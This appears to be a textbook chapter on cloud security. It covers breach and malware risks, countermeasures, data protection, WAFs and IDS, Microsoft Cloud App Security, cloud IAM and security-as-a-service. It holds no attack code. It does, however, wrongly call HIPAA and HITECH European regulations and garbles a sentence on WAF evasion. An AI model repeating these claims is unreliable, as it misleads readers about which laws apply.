


Figure 5: Hybrid Cloud Model

4.2. Security Risks and Countermeasures of Cloud Computing

Even though there are many benefits of cloud; before one can move data or business to the cloud, it is essential to study the risks involved with cloud. Every cloud provider in the market has its own offerings, benefit policies and own set of risk; therefore, moving to a cloud can be challenging and expensive. The following are some risks and countermeasures:

1. Data breaches
2. Contractual breaches with customers or business partners
3. Data loss
4. Compliance violations and regulatory actions
5. Hacked interfaces and insecure APIs
6. Malware infections that are responsible for the attacks
7. Identity management and weak authentication
8. Insufficient due diligence and shared vulnerabilities
9. Abuse and nefarious use of cloud services

Data Breaches

One of the major risks associated with cloud computing is the data breach. It involves the unauthorized or illegal viewing, access or retrieval of data by an individual, application or service. It is the most crucial threat as it affects sensitive content and also it can cause major

downfalls to enterprises as well as the whole industry. A report given by sky-high says that 21% of the data stored to Cloud contains sensitive data.

Common data breach exposures include personal information, such as credit card numbers, Social Security numbers and healthcare histories, as well as corporate information, such as customer lists, manufacturing processes and software source code. If anyone who is not specifically to do so views such data, the organization charged with protecting that information is said to have suffered a data breach. An example of data breach is an attacker hacking into a corporate website and stealing sensitive data out of a database. But all breaches are not damaging, for example, if an unauthorized hospital employee views a patient's health information on a computer screen over the shoulder of an authorized employee, it constitutes a data breach but do not have a devastating effect unless the unauthorized person has some vicious motive. Data breaches can be brought about by weak passwords, missing software patches that are exploited or by lost or stolen laptop computers and mobile devices. Criminals can then use the credentials they obtained to gain entry to sensitive systems and records—access which often goes undetected for months, if not indefinitely. Threat actors can also target third-party business partners in order to gain access to large organizations; such incidents typically involve hackers compromising less secure businesses to obtain access to the primary target.

While hackers and cybercriminals often cause data breaches, there are also incidents where enterprises or government agencies inadvertently expose sensitive or confidential data on the Internet. These incidents are typically known as accidental data breaches, and they usually involve organizations misconfiguring cloud services or failing to implement the proper access controls, such as password requirements for public-facing web services or applications.

The most appropriate solution for the data breach is that the data is to be encrypted every time. Mostly when it is to be used by virtual machines. Multi-factor authentication can be used to provide more security features to confidential data stored in the cloud. Other than this, well-known security basics, such as conducting ongoing vulnerability and penetration testing, applying proven malware protection, using strong passwords/passphrases and consistently applying the necessary software patches on all systems can provide security to data stored in cloud.

Contractual Breaches with Customers or Business Partners

This type of contract is defined as the contract which contains two different companies/ customers/business partners. The two entities have agreed to work together and decided how they can use sensitive data along with the authorization of users to access the same data. When any of the users who is not authorized to change the location of data from local to cloud servers does that, it results in the violation of the contract. The other party can take legal action on the first party.

In the current era, there are a lot of third party companies which are only working to prevent companies from data breaches. Companies even sign a confidentiality agreement with their vendors as well. A breach of contract occurs whenever someone fails to fulfill their contractual duties. You can file a civil lawsuit for breach of contract if you have suffered financial damages as a result of the breach. For example, if your partner caused you to lose clients or inventory, stole money from the business or caused financial harm, you can charge for that.

Data Loss

Data Loss is also one of the most common cloud security risks. In the traditional era, data loss is represented as the theft of important papers or any other confidential data. But in the computerized era, if your hard disk is not working properly or your software is not updated, then it can result in data loss. Even cloud computing services face the same risk. But as compared to others, there are fewer chances to lose data in the cloud. But it is compulsory to save your data in different locations.

Data loss is applicable to data both at rest and when it is moving (transmitted over the network). Data loss can occur for various reasons, including:

- Data corruption
- Data being intentionally or accidentally deleted or overwritten by a user or an attacker
- Data stolen over the network by network penetration or any network intervention attack
- Data storage device physically damaged or stolen
- Virus infection deleting one or more files

Data loss is usually prevented by implementing data backup solutions and adding strong data access controls and security mechanisms on data storage assets.

Compliance Violations and Regulatory Actions

To reduce data loss or prevent companies from a data breach, some private organization groups or government agencies have formed regulatory acts. All the companies should follow these acts as it is compulsory for them. By following the regulatory acts, companies must acknowledge that their data is used by which users or how they are protecting their data. HIPAA and HITECH are the two major regulations in Europe. It is one of the security concerns for cloud-based services that cannot be ignored.

As the number of rules has increased since the turn of the century, regulatory compliance management has become more prominent in a number of organizations. The development has even led to the creation of corporate, chief and regulatory compliance officer and compliance manager positions. A primary job function of these roles is to hire employees whose sole focus is to make sure the organization conforms to stringent, complex legal mandates and applicable laws.

Hacked Interfaces and Insecure APIs

As cloud computing is totally dependent on the Internet, it is compulsory to have secure interfaces. APIs are also used by external users, so it is compulsory to protect your APIs. If you are willing to communicate with most of the cloud services, then APIs are the easiest way to communicate. This is a direct security concern for cloud-based services.

In the current cloud era, which is evolving day by day, it is easy to use a few services which are also available in the public domain. It can be harmed easily by hacking the systems and is one of the security concerns for cloud-based services. Sometimes data access by third parties causes an application to destroy their data in many ways. It can be deleted, lost or stolen.

Malware Infections Responsible for Attacks

Malware is also a direct security concern for cloud-based services. It is basically software which is responsible for hijacking systems, hijacking accounts, etc. It can also delete your account details, identity, and hack your bank details easily. It is one of the most used media by cybercriminals to breach into systems and hack the credentials. They use malware for phishing attack.

It is also one of the top cloud security threats in 2018. As billions of people are using the Internet, social media has become a part of life. So a large amount of confidential data has been stored to cloud daily. The hackers are so active that they are constantly developing their technology to hack into the systems to get these data.

The best way to protect the data from malware is by using a multi-authentication system, paid software, daily virus scanning, unique passwords for accounts, etc.

Identity Management and Weak Authentication

Cybersecurity is totally based on these two factors, identity management and weak authentication. Identity management is defined as the security discipline that enables the access of right resources by authorized people at right times and for right reasons. Gaping holes present in the cybersecurity can cause poor identity management along with data breach. Identity management also refers to users who are responsible to access the data. It means before giving access to any user, check all in the appropriate checklist.

Insufficient Due Diligence and Shared Vulnerabilities

Majorly there are some issues which are in the technical form. As enterprise companies do not have a clear goal about their cloud services, they do not have a clear plan for their resources. Even if we talk about policies, they are not good into them too. As a result, it can cause insufficient due diligence which leads to security issues. Also, it is responsible for

customer dissatisfaction which is a major issue in cloud security risks. The services are not up to expectations of the user.

Cloud computing has a key feature where it acts as a shared source. So sometimes sharing data can cause a few security issues which can lead to data loss. Also, data transfer may not be appropriate when a service is being shared with another user.

Abuse and Nefarious Use of Cloud Services

The cloud security alliance has identified abuse and nefarious use of cloud services as one the top threats in cloud computing. The cloud computing services can move according to the business needs i.e. both upwards and downwards. This advantage can also lead to security breaches.

Another misuse of cloud computing is that some providers provide free trial of services which eventually lead to cloud security risks. Pirated software is also a major cause of the security breach. DDoS attacks are usually launched to hack cloud computing systems. The use of low-cost infrastructure also poses as another top cloud security risk.

Countermeasures

1. **Data Encryption:** Data encryption is one of the key aspects which needs to be followed every time. Also, one should promote the use of cloud services which provide encryption platform or using encryption itself.
2. **Use of Antivirus:** By installing antivirus, you can secure your data from malware and phishing attacks. You can also plan daily or weekly scan of your system so that you can check if there is any risk or not.
3. **Strong Authentication:** You can also use different multi-level authentication to secure your passwords or sensitive data.
4. **Check Security Measures:** If you are choosing cloud services, then you must check the security features first. Then opt the cloud computing services.
5. **Define Policies Before Sharing Data:** If you are choosing third parties to store your data, then define your policies first before going for the third party services.
6. **Avoid Saving Crucial or Sensitive Data on Cloud:** The best way to save your sensitive information is by not storing data which is crucial or sensitive on to the cloud.

4.3. Data Protection in Cloud

Data protection is a crucial security issue for most organizations. Before moving to the cloud, cloud users need to clearly identify data objects to be protected and classify data based on their implication on security, and then define the security policy for data protection as well as the policy enforcement mechanisms. For most applications, data objects include not only

bulky data at rest in cloud servers, such as user database and/or file system, but also data in transit between the cloud and the user(s) over the Internet or via mobile media. In many circumstances, it would be more cost-effective and convenient to move large volumes of data to the cloud by mobile media like archive tapes than transmitting over the Internet.

Data objects may also include user identity information created by the user management model, service audit data produced by the auditing model, service profile information used to describe the service instance(s), temporary runtime data generated by the instance(s), and many other application data. Different types of data would be of different values and hence have different security implications to cloud users. For example, user database at rest in cloud servers may be of core value for cloud users and thus require strong protection to guarantee data confidentiality, integrity and availability. User identity information can contain Personally Identifiable Information (PII) and has an impact on user privacy. Therefore, only authorized users should be allowed to access user identity information. Service audit data provide evidence related to compliances and the fulfillment of Service Level Agreement (SLA), and should not be maliciously manipulated. Service profile information could help attackers locate and identify the service instances, so it should be well protected.

Temporary runtime data may contain critical data related to user business and should be segregated during runtime and securely destroyed after runtime. The basic security services for information security provide assurance of data that include: Confidentiality, Integrity, and Availability (CIA). In cloud computing, the issue of data security becomes more complicated because of the intrinsic cloud characteristics. Before potential cloud users are able to safely move their applications/data to the cloud, a suite of security services would be in place which can be identified as follows:

1. **Data Confidentiality Assurance:** This service protects data from being disclosed to illegitimate parties. In cloud computing, data confidentiality is a basic security service to be in place. Although different applications may have different requirements in terms of what kind of data need confidentiality protection, this security service could be applicable to all the data objects discussed above.
2. **Data Integrity Protection:** This service protects data from malicious modification. While outsourcing their data to remote cloud servers, cloud users must have a way to check whether or not their data at rest or in transit are intact. Such a security service would be of the core value to cloud users. While auditing cloud services, it is also critical to guarantee that all the audit data are authentic since these data would be of legal concerns. This security service is also applicable to other data objects discussed above.
3. **Guarantee of Data Availability:** This service assures that data stored in the cloud are available on each user retrieval request. This service is particularly important for data at rest in cloud servers and related to the fulfillment of Service 6 Level Agreement.

For long-term data storage services, data availability assurance is of more importance because of the increasing possibility of data damage or loss over time.

4. **Secure Data Access:** This security service is to limit the disclosure of data content to authorized users. In practical applications, disclosing application data to unauthorized users may threat the cloud user's business goal. In mission-critical applications, inappropriate disclosure of sensitive data can have juristic concerns. For better protection on sensitive data, cloud users may need fine-grained data access control in the sense that different users may have access to different sets of data. This security service is applicable to most of the data objects addressed above.
5. **Regulations and Compliances:** In practical application scenarios, storage and access of sensitive data may have to comply with specific compliances. For example, disclosure of health records may be limited by the Health Insurance Portability and Accountability Act (HIPAA). In addition to this, the geographic location of data would frequently be of concern due to export-law violation issues. Cloud users should thoroughly review these regulation and compliance issues before moving their data to the cloud.
6. **Service Audition:** This service provides a way for cloud users to monitor how their data are accessed and is critical for compliance enforcement. In the case of local storage, it is not hard to audit the system. In cloud computing, however, it requires the service provider to support trustworthy transparency of data access.

4.4. Cloud Application Security

Cloud-based applications are widespread these days and continue to proliferate at an impressive rate. Due to the fact that these applications are accessible over the Internet and can be used by anyone, anywhere—their security is of utmost importance. Enterprises that create and manage cloud-based applications must ensure that every layer of the application's infrastructure is secure—their clients depend on it.

For example, imagine what would happen if Google's Gmail was hacked by malicious attackers who were able to read the contents of user emails. Not only would Google get some really bad publicity, but its clients would quickly start looking for email alternatives. Customers—and consequentially money—would inevitably be lost. And how would the world react if it came to find out that the hackers exploited a security vulnerability in Gmail that could have been easily prevented had it been checked for security holes? While this is a dramatic example, situations like this happen on a daily basis. It is vital that organizations leverage the appropriate measures to prevent a security breach before it is too late.

Finding and Fixing Security Vulnerabilities

The first approach to ensure the security of cloud-based applications is to find and fix as many vulnerabilities as possible. Numerous techniques can be used to look for security vulnerabilities in applications, such as manual or automated source code review, taint analysis, web scanning, fuzzy testing, fault injection or symbolic execution. However, not all of these techniques apply in equal measure while trying to find software vulnerabilities in web applications. For cloud-based applications, both vulnerabilities in the applications themselves and vulnerabilities in lower layers, such as operating systems or hypervisors, must be considered. Therefore, it is always good to employ a penetration testing service to check the application and write a security report about any vulnerabilities found.

It is critical to remember that even after a security review, there might still be zero-day vulnerabilities present. However, the review process should eliminate the most critical ones.

Preventing a Successful Exploitation of Security Vulnerabilities

The second strategy for maximizing cloud application security does not deal with finding new vulnerabilities in the application, but rather preventing existing vulnerabilities from being exploited. There are several technologies and tools that can prevent successful exploitation, including:

- **Firewall:** A firewall can be used to block access to certain ports in a DMZ boundary and successfully prevent an attacker from accessing the vulnerable application from the Internet or from another DMZ.
- **Intrusion Detection System (IDS)/Intrusion Prevention System (IPS):** By using an IDS/IPS, organizations can look for known attack patterns and block the attack before it has the chance to reach the target application.
- **Web Application Firewall (WAF):** A WAF can be used to look for malicious patterns in the application layer. It can detect vulnerabilities such as SQL injection, cross-site scripting and path traversal. There are two types of WAF software programs to choose from: the blacklist approach and the whitelist approach. Blacklist WAFs block only known malicious requests, while whitelist WAFs block all suspicious requests by default. When using the blacklist approach, it is easy to restructure a query so it is not present in the blacklist and will not bypass the WAF completely. While the whitelist approach is more secure, it also requires more time to set up as all valid requests must be manually programmed into it. If organizations are willing to invest the time into setting up a WAF, they may end up significantly more secure. Enterprises running an Nginx Web server should consider the open source Naxsi Web application firewall as a whitelist approach to secure applications.

- **Content Delivery Network (CDN):** A CDN uses the domain name system (DNS) to distribute content over multiple data centers across the Internet and make webpages load faster. When a user makes a DNS request, the CDN returns the IP that is closest to the user's location. This not only results in faster loading time of webpages, but also protects systems from denial-of-service attacks as traffic flows through the CDN. Usually, CDNs also have other protection mechanisms that can be turned on, such as WAF, email protection, monitoring uptime and performance, and Google Analytics.
- **Authentication:** Two-factor authentication mechanisms should be adopted whenever possible. Using only a username/password combination to log into cloud applications is a huge vulnerability as attackers might be able to gather this information through a social engineering attack. Alternately, attackers could guess or brute-force attack passwords. Single sign-on (SSO) can also boost productivity and ensure that all users have proper access while simultaneously maintaining security.

Limiting the Damage Caused by a Successful Exploitation

The final cloud application security scenario deals with limiting the damage caused by an attacker who has discovered a security vulnerability, bypassed protection mechanisms and exploited the vulnerability to gain access to the system. There are multiple options CSPs have, including:

- **Virtualization:** While it can boost security by limiting the damage, a compromised application can cause damage to its supporting infrastructure, running an application in its own virtualized environment which means an organization would need to have an operating system running for every application—a complete waste of resources. This is why containers have become so popular. A container is a type of software component in which applications can be isolated from the rest of the system without requiring the full-blown virtualization layer. Examples of popular containers include Linux Containers (LXC) or Docker.
- **Sandbox:** Even if a hacker is able to gain access to the backend system, any attack on the applications would be restricted to the sandboxed environment. Therefore, the attack would need to break out of the sandbox to gain access to the operating system. There are several sandbox environments available, including LXC and Docker.
- **Encryption:** Important information such as Social Security numbers or credit card numbers must be properly encrypted when stored in a database. If an application supports it, enterprises should send data to the cloud already encrypted.
- **Log Monitoring/Security Information and Event Monitoring (SIEM):** When an attack occurs, it is a good idea to have a logging system/SIEM in place to quickly determine where the attack came from, who was behind it and how to mitigate the issue.

- **Backup:** A proper backup system is critical in the event that anything goes wrong. Because it is not easy to create a working backup system and can take quite some time to do it right. So many companies choose to outsource the backup process.

Case Study- Microsoft Cloud App

Organizations shifting IT infrastructure to the cloud increases flexibility for employees and reduces IT cost. However, it also brings new challenges and difficulties for keeping organization secure. To acquire the full advantage of cloud applications, an IT team must find the right steadiness of supporting access while maintaining control to protect critical data.

Cloud App Security is a Microsoft Cloud Security Stack. It is a complete security solution which helps the organization and employees to move to cloud and take full advantage of the promise of cloud applications. This App keeps you in control through improved visibility into activity. Critical data protection across cloud applications is increased with the help of this App. With tools that help uncover shadow IT, assess risk, enforce policies, investigate activities and stop threats, your organization can more safely move to the cloud while maintaining control of critical data.

Cloud App Security Framework

The Microsoft Cloud App consists of the following services:

- **Cloud Discovery:** This service discovers all cloud use, including control and risk assessment and Shadow IT reporting.
- **Data Protection:** It monitors and controls data in the cloud by obtaining the visibility, enforcing different policies, notifying and investigating.
- **Threat Protection:** This service detect anomalous use and security instances. IT sets policies and alerts to achieve maximum control over network cloud traffic. Use behavioural analytics and advanced investigation tools to mitigate risk and set.

Architecture

Visibility of the Cloud App Security is integrated in cloud by:

- Using Cloud Discovery to map and identify your cloud environment and the cloud apps your organization is using.
- Sanctioning and unsanctioning apps in your cloud.
- Using easy-to-deploy app connectors that take advantage of provider APIs, for visibility and governance of apps that you connect to.
- Using Conditional Access App Control protection to get real-time visibility and control over access and activities within your cloud apps.

- Helping you to have continuous control by setting and then continually fine-tuning policies.

Figure 6 shows the cloud app security framework:




Figure 6: Architecture of Cloud App Security

Data Retention and Compliance

Cloud Discovery

Cloud Discovery helps to dynamically discover and analyze traffic logs in cloud apps that your organization use. To create a snapshot report of your organization's cloud use, you can manually upload log files from your firewalls or proxies for analysis. Cloud App Security log periodically collects the logs to produce continuous reports.

Sanctioning and Unsanctioning an App

Cloud app catalog of Cloud App Security is used to sanction or unsanction apps in your organization. The Microsoft team of analysts has an extensive and continuously growing catalogue of over 16,000 cloud apps that are ranked and scored based on industry standards.

Based on regulatory certifications, industry standards and best practices, you can use the Cloud app catalog to rate the risk for your cloud apps and customize the scores and weights of various parameters to your organization's needs. Based on these scores, Cloud App Security lets you know how risky an app is. Over 70 risk factors are considered to calculate the scoring that might affect your environment.

App Connectors

Cloud App Security cloud is integrated with other cloud apps with the help of App connectors. They make use of APIs from cloud app providers. App connectors extend protection and control. They also give you access to information directly from cloud apps, for Cloud App Security analysis.

To extend protection and connect an app, the app administrator authorizes Cloud App Security to access the app. Then, Cloud App Security queries the app for activity logs, and it scans data, accounts and cloud content. Cloud App Security can enforce policies, detects threats and provides governance actions for resolving issues.

Each app has its own framework and API limitations. To ensure the best performance, the Cloud App Security works with app providers on optimizing the use of APIs. Considering the various limitations that apps impose on APIs, the Cloud App Security engines utilize the allowed capacity. Some operations, like scanning all files in the tenant, require a large number of APIs, so they are spread over a longer period. Some policies may run for several hours or several days.

Conditional Access App Control Protection

Reverse proxy architecture is used by Microsoft Cloud App Security Conditional Access App Control to give you the tools you need to have real-time visibility and control over access to and activities performed within your cloud environment. With Conditional Access App Control, you can protect your organization. It:

- Avoids data leaks by blocking downloads before they happen
- Sets rules that force data stored in and downloaded from the cloud to be protected with encryption
- Gains visibility into unprotected endpoints so you can monitor what is being done on unmanaged devices
- Controls access from non-corporate networks or risky IP addresses

Policy Control

To define your users' behaviour in the cloud, you can use policies. Use policies to detect risky behaviour and activities in your cloud environment. If needed, you can use policies to integrate remediation processes to achieve complete risk mitigation. Different types of

policies correlate to different types of information you might want to gather about your cloud environment and the types of remediation actions you might take.

4.5. Cloud Identity and Access Management (Cloud IAM)

Cloud Identity & Access Management (Cloud IAM) lets administrators authorize who can take action on specific resources, giving the full control and visibility to manage cloud resources centrally. For established enterprises with complex organizational structures, hundreds of workgroups and potentially many more projects; Cloud IAM provides a unified view into security policy across the entire organization, with built-in auditing to ease compliance processes.

Need of Cloud IAM

Identity and Access Management technology can be used to initiate, capture, record and manage user identities and their access permissions. All users are authenticated, authorized and evaluated according to policies and roles.

Poorly controlled IAM processes may lead to regulatory non-compliance; if the organization is audited, management may not be able to prove that company data is not at risk of being misused.

Features of Cloud IAM

Cloud IAM typically includes the following features:

- **Single Access Control Interface:** Cloud IAM solutions provide a clean and consistent access control interface for all cloud platform services. The same interface can be used for all cloud services.
- **Enhanced Security:** You can define increased security for critical applications.
- **Resource-level Access Control:** You can define roles and grant permissions to users to access resources at different granularity levels.

Benefits of Cloud IAM

It can be difficult for a company to start using cloud IAM solutions because they do not directly increase profitability, and it is hard for a company to cede control over infrastructure. However, there are several perks that make using an IAM solution very valuable, such as:

- The ability to spend less on enterprise security by relying on the centralized trust model to deal with Identity Management across third-party and own applications.
- It enables your users to work from any location and any device.

- You can give them access to all your applications using just one set of credentials through SSO.
- You can protect your sensitive data and apps. Add extra layers of security to your mission-critical apps using Multifactor Authentication.
- It helps maintain compliance of processes and procedures. A typical problem is that permissions are granted based on employees' needs and tasks, and not revoked when they are no longer necessary, thus creating users with lots of unnecessary privileges.

IAM from Major Cloud Providers

- **Amazon**

  Amazon offers its free AWS Identity and Access Management tool to control access to Amazon services such as Redshift, DynamoDB, Elastic Compute Cloud (EC2) and Simple Storage Service (S3). Administrators can assign specific permissions to both users and groups, allowing them to control who can access which resources and the level of access they have to those resources. Amazon provides a variety of tools for working with its IAM services, including command-line utilities, the AWS Management Console and AWS software development kits (SDKs). Amazon's IAM product supports features such as multifactor authentication and identity federation and incorporates a highly available infrastructure. It comes pre-integrated into many AWS services and complies with the Payment Card Industry Data Security Standard (PCI DSS).

- **Google**

  Google also offers a free IAM product, with a Google Cloud Platform subscription. It enables administrators to authorize who can take specific actions on specific resources. It also offers multiple options for IT to control resource permissions both directly and remotely, and it automatically provides IT with a full audit trail. Google introduced context-aware access for organizations that use the Cloud Identity-Aware Proxy service. The new feature allows IT to enforce granular access to resources based on user identity and the context of their requests, without requiring remote-access virtual private network (VPN) gateways. For example, an administrator can specify that a web application is accessible only from Windows devices.

- **IBM**

  IBM also offers a free IAM product which provides unified user management across the IBM Cloud. It can consistently control access to all of the platform's resources. Administrators can add and delete users, or they can organize users into groups to simplify access assignments. IBM's cloud-based IAM service includes Security Access Manager to proactively enforce access policies for web and mobile. The IAM tools also include IBM's Security Identity Governance and Intelligence service, which provides a set of tools to analyze, define and certify user access.

4.6. Cloud Security as a Service

Just like software-as-a-service (SaaS), the business model with security-as-a-service is also subscription based. In addition, security-as-a-service is also sometimes referred to as 'SaaS', which is how we will address it specifically in this chapter. With SaaS, there are two emerging provider types. The first type comprises established information security vendors who are changing their delivery methods to include services delivered through the cloud. The second type comprises start-up information security companies that are also emerging in this field as pure, play CSPs—that is, these companies provide security only as a cloud service, and do not provide traditional client/server security products for networks, hosts and/or applications. Established information security companies are changing their business models to also include SaaS, the most prominent being traditional anti-malware vendors. However, other established information security companies are also involved in the delivery of SaaS, especially with regard to email filtering.

Origin

Three points of impetus can explain how security-as-a-service began. The earliest motivation is a decade old now: spam or unsolicited email. As early as 1999, companies such as Postini were offering email services as follows:

Postini was founded with the idea that email should be better. While email is the most popular Internet resource; service providers and software developers are not making email better, and worst of all, aggressive marketers are targeting any email user as a potential customer. Postini services were designed to extend the capability of service providers' email offering. Junk mail services were only the first step. More Postini services came into existence that made email even better. A number of other companies now provide email filtering services, both standalone security companies and many Internet service providers (ISPs) which are often reselling the services of standalone security companies with their own brand.

A second impetus for SaaS is managed security services (MSSs). Managed security service providers (MSSPs) have been providing outsourced services to customers for several years, whereby the MSSPs manage an organization's network security devices, such as firewall and intrusion detection systems (IDSs). The impetus for using MSS was, and is, the same as cloud computing: lower costs compared to in-house solutions through shared resources.

The difference between MSSPs and CSPs, however, is that the shared resources for MSSPs are personnel, and not the infrastructure. Additionally, because many organizations are not staffed to handle round-the-clock support for such services and do not have the expertise to fully staff such positions, the shared services (i.e., personnel) model of MSSPs can be financially attractive. The MSSP model became an impetus for CSPs because it broke the strong but informal barrier to outsourcing parts of an organization's information

security program. And in this case, that outsourcing also meant off-premises management of information security devices. (Although outsourcing information security is often an option, initially it tended to be outsourced on- premises—that is, within the customer's own facilities—as opposed to off-premises. Of course, now outsourcing can be on-premises, off-premises, onshore, offshore, and other variations in delivery.)

Even though network security work is outsourced, the responsibility for a customer's security remains with the customer. It is the customer who is responsible for managing and monitoring the MSSP, and the customer dictates what security policies are to be enforced. The MSSP monitors and manages devices (firewalls, IDSs, etc.) and data flows (web, content, or email filtering). But these devices (including the devices that manage and monitor data flows) belong to the customer. As a result, cost savings and efficiency improvements go only so far. Although this is a subscription-type service (an operating expense, or OpEx), there is still the associated capital expense (CapEx) of the customer's on-premises hardware. With cloud computing, CapEx is further reduced because most of the devices, and the monitoring and management are the responsibilities of the SaaS provider.

The third point of impetus for SaaS is the declining organizational efficiency of trying to provide security on the endpoints directly. Not only is there is a huge proliferation of endpoints, but they have so many configuration variables that organizational IT departments simply cannot manage them effectively. Additionally, since many of these endpoints are mobile; trying to troubleshoot configuration problems and keeping security software up-to-date are a huge task. Add to those problems the fact that many mobile devices lack sufficient resources, such as processing power, memory and storage capacity, to adequately handle today's endpoint protection suites and the endpoint protection situation is not looking positive.

Due to these issues and the explosive growth in malware, protecting endpoints on the endpoints is an increasing problem. For example, in 2008, Symantec detected 16,56,227 malicious code threats. This represents over 60 per cent of the approximately 2.6 million malicious code threats that Symantec has detected over time. This has led to a change in thinking about how to protect those endpoints. Instead of protecting endpoints on the endpoints, why not protect them through the cloud? That is, why not clean the traffic to and from the endpoints as it transits the cloud? Instead of dealing with all the complications of trying to monitor and manage the endpoints themselves, move the monitoring and management of traffic to and from the endpoint (not the monitoring and management of devices themselves) to the cloud.

SaaS's Offerings

The SaaS segment provides several services to improve information security: email filtering (including backup, archival, and e-discovery); web content filtering; vulnerability management; and recently identity-as-a-service (spelt in this chapter as *IDaaS*).

Email Filtering

SaaS for email primarily involves cleansing spam, phishing emails and malware included in the email from an organization's incoming email stream, and then delivering that clean email securely to the organization so that it is effectively not repolluted. The touted benefits of this approach are not only more comprehensive security for clients due to the use of multiple engines, but also a better performance of those client devices (because the anti-malware runs on cloud and not on the endpoint directly), as well as far better anti-malware management. The anti-malware management is superior to endpoint solutions because that anti-malware is OS and processor-agnostic, so it can be managed centrally through the cloud rather than working with multiple management systems, probably from multiple anti-malware vendors. This cleansing-in-the-cloud service has corollary benefits: reduced bandwidth used by email, reduced loads on organizational email servers and improved effectiveness of a (recipient) organization's own anti-malware efforts.

Although most attention on SaaS involving email tends to focus on inbound email, it is also often used with outgoing email. Many organizations want to ensure that they are not inadvertently sending malware-infected emails, and cleansing outbound email through SaaS as it is a good method for preventing such problems and embarrassments. Additionally, outside SaaS email can be used to enforce organizational policies around the encryption of email (i.e. between specified [email] domains, such as those belonging to business partners or customers).

This email encryption is generally performed at the (email) server-to-server level so that individual user actions and key management are not required. This is accomplished by using either Secure Sockets Layer (SSL) or Transport Layer Security (TLS) on network communications at the transport layer.

Another benefit of SaaS anti-malware is the collective intelligence that is gained from the visibility of all malware threats to all endpoints across an enterprise, irrespective of type (server, desktop, laptop or mobile device), location, OS or processor architecture. Having this greater view in a timely manner is a significant help to organizational information security teams.

